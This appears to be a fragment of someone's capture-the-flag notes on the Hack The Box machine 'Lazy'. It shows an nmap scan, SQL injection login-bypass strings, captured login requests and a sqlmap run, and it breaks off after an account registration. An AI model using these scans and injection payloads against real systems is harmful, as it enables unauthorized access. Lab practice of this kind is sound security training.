
lazy

nmap

```
┌──(root💀kali)-[/Documents/htb/boxes/lazy]
└─# nmap -sV -sC -oA nmap/initial 10.10.10.18
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-07 18:35 EDT
Nmap scan report for 10.10.10.18
Host is up (0.14s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   1024 e1:92:1b:48:f8:9b:63:96:d4:e5:7a:40:5f:a4:c8:33 (DSA)
|   2048 af:a0:0f:26:cd:1a:b5:1f:a7:ec:40:94:ef:3c:81:5f (RSA)
|   256 11:a3:2f:25:73:67:af:70:18:56:fe:a2:e3:54:81:e8 (ECDSA)
|_  256 96:81:9c:f4:b7:bc:1a:73:05:ea:ba:41:35:a4:66:b7 (ED25519)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: CompanyDev
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

cookies bit flipping

'or 1=1
‘or '1’=1



10.10.10.18/login.php

aining Kali Tools Kali Forums Kali Docs NetHunter Offensive


Log in

Invalid credentials

Username: admin


Password: ●●●●●●●

□ Remember me




Request to http://10.10.10.18:80

```
POST /login.php HTTP/1.1
Host: 10.10.10.18
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://10.10.10.18
Connection: close
Referer: http://10.10.10.18/login.php
Upgrade-Insecure-Requests: 1

username=admin&password=admin
```




```
POST /login.php HTTP/1.1
Host: 10.10.10.18
User-Agent: Mozilla/5.0 (X11; Linux x86 64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://10.10.10.18
Connection: close
Referer: http://10.10.10.18/login.php
Upgrade-Insecure-Requests: 1

username=admin&password=admin

```



```
┌──(root💀kali)-[/Documents/htb/boxes/lazy]
└─# sqlmap -r login.req --level 4 --risk 3
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.5.2#stable}
|_ -| . [']     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org
```

.... nothing might be injectable



Register

Username:


saad

Password:


●●●●

Password (again):

●●●●




You are currently logged in as saad!

